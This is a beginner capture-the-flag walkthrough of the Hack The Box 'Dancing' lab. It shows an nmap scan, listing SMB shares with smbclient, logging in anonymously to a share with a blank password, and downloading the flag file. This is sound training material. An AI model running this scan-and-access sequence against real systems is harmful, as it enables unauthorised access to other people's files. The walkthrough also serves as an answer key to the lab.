Hack The Box - Dancing


Howdy my fellow Cyber Enthusiasts! Welcome to the first Starting Point Hack The Box offers. I am excited to embark on this journey with you. So, without further ado, let’s dive in! :)
Need to embark on an exciting journey on Hack The Box? Sign up now using the following Link.
Remember to change the IP adress to your allocated one! :)
There are 2 options available to connect to our machine. First using Pwnbox or secondly using OpenVPN.
I need to mention that if you are using the first option (Pwnbox) you can follow this guide, regardless if you are using Windows, Mac OS or Linux. This is the case, because a new tab will open in your web browser and there you can interact with the target machine.
Now, if you are using Ubuntu-based distros, you can following this guide using the second option as well, but it will not work with a Windows OS for example.


If you want to use the first option, it is very simple. Just click on the option and follow the instructions (Start Pwnbox). A new tab will open up and there you can interact with the machine.

For the second option, things are a bit more complicated. You click on the “Connect using OpenVPN” and the follow section appears. Click on “Download VPN” and save the file on your desired folder.
Then open up the terminal and navigate to the folder that you’ve downloaded the .ovpn file. Then, type the following command (change the filename accordingly).
sudo openvpn root.ovpn
To make sure you are connected to the Hack The Box network type the following command in the terminal.
ip a s
You should see a new connection under the tun0 section. For example, I got a inet 10.10.15.55/23.
Next, you click on the “Spawn the target machine and the IP will show here“. Wait for a couple of seconds and a target machine IP address will appear. To make sure you can interact with the machine, you can ping it using the terminal to make sure it responds back.

ping -c 3 10.129.122.7

PING 10.129.122.7 (10.129.122.7) 56(84) bytes of data.
64 bytes from 10.129.122.7: icmp_seq=1 ttl=127 time=66.2 ms
64 bytes from 10.129.122.7: icmp_seq=2 ttl=127 time=66.2 ms
64 bytes from 10.129.122.7: icmp_seq=3 ttl=127 time=68.0 ms

--- 10.129.122.7 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 66.211/66.823/68.018/0.844 ms
So, let’s proceed with the questions.
Task 1
What does the 3-letter acronym SMB stand for?
Server Message Block (SMB) is a communication protocol used to share files, printers, serial ports, and miscellaneous communications between nodes on a network.
Task 2
What port does SMB use to operate at?
Let’s do a quick scan to the target machine. Here is a little trick to know more about a tool if you are using Linux. You can issue the following command in your Linux terminal to learn more about nmap.
man nmap
Nmap (Network Mapper) is a network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Let’s use the following to do a quick scan to the target machine.
sudo nmap -sV 10.129.122.7

Starting Nmap 7.80 ( https://nmap.org ) at 2025-09-04 17:56 EEST
Nmap scan report for 10.129.122.7
Host is up (0.067s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
The port we are looking for is at the SERVICE: microsoft-ds?
Task 3
What is the service name for port 445 that came up in our Nmap scan?
Again, as mentioned above we are looking for this section.
445/tcp open microsoft-ds?
Task 4
What is the 'flag' or 'switch' that we can use with the smbclient utility to 'list' the available shares on Dancing?
Okay, let’s tackle this one. We noticed smbclient utility is being mentioned and also to ‘list’ the available shares.
smbclient is an Open Source networking application that allows non-Microsoft systems to participate in Microsoft Networking as a client. smbclient is usually packaged as part of the samba suite and ships with most linux distributions.
smbclient --help 10.129.122.7

Usage: smbclient [OPTIONS] service <password>
  -M, --message=HOST                           Send message
  -I, --ip-address=IP                          Use this IP to connect to
  -E, --stderr                                 Write messages to stderr instead of stdout
  -L, --list=HOST                              Get a list of shares available on a host
  -T, --tar=<c|x>IXFvgbNan                     Command line tar
  -D, --directory=DIR                          Start from directory
  -c, --command=STRING                         Execute semicolon separated commands
  -b, --send-buffer=BYTES                      Changes the transmit/send buffer
  -t, --timeout=SECONDS                        Changes the per-operation timeout
  -p, --port=PORT                              Port to connect to
  -g, --grepable                               Produce grepable output
  -q, --quiet                                  Suppress help message
  -B, --browse                                 Browse SMB servers using DNS

Help options:
  -?, --help                                   Show this help message
      --usage                                  Display brief usage message
Aha. This piece seems interesting…
-L, --list=HOST Get a list of shares
Let’s pass it as a parameter against the target machine and see what we get. Just give no password (leave it empty) and press enter. Gotcha! :)
smbclient -L 10.129.122.7

Password for [WORKGROUP\root]:

	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	C$              Disk      Default share
	IPC$            IPC       Remote IPC
	WorkShares      Disk
SMB1 disabled -- no workgroup available
Task 5
How many shares are there on Dancing?
Pretty obvious! Just count the shares and give the answer.
Task 6
What is the name of the share we are able to access in the end with a blank password?
Again the answer lies in the output of the previous command. Think… (Hint: It is one of the Sharenames.)
smbclient -L 10.129.122.7
Task 7
What is the command we can use within the SMB shell to download the files we find?
Now, let’s connect to WorkShares using smbclient on the target machine.
smbclient \\\\10.129.122.7\\WorkShares

Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \>
You can use your imagination here. What keyword is more likely to be used for downloading files? Well, we need to download something or ‘get’ something, in our case a file.
Submit Flag
Submit root flag
Next, let’s use ls to list the files or folders in our present directory.
smb: \> ls
  .                                   D        0  Mon Mar 29 11:22:01 2021
  ..                                  D        0  Mon Mar 29 11:22:01 2021
  Amy.J                               D        0  Mon Mar 29 12:08:24 2021
  James.P                             D        0  Thu Jun  3 11:38:03 2021

		5114111 blocks of size 4096. 1753591 blocks available
Let’s change change directory to that of James.P. We can do that with cd James.P\
Here we can the flag.txt file.
smb: \> cd James.P\
smb: \James.P\> ls
  .                                   D        0  Thu Jun  3 11:38:03 2021
  ..                                  D        0  Thu Jun  3 11:38:03 2021
  flag.txt                            A       32  Mon Mar 29 12:26:57 2021

		5114111 blocks of size 4096. 1753591 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0,1 KiloBytes/sec) (average 0,1 KiloBytes/sec)
smb: \James.P\>
In another terminal, not the one connected to our target machine, you can see the downloaded flag.txt file. Just use cat to see its output.
cat flag.txt
Congratulations! You have solved this machine! 🎉 🎉 🎉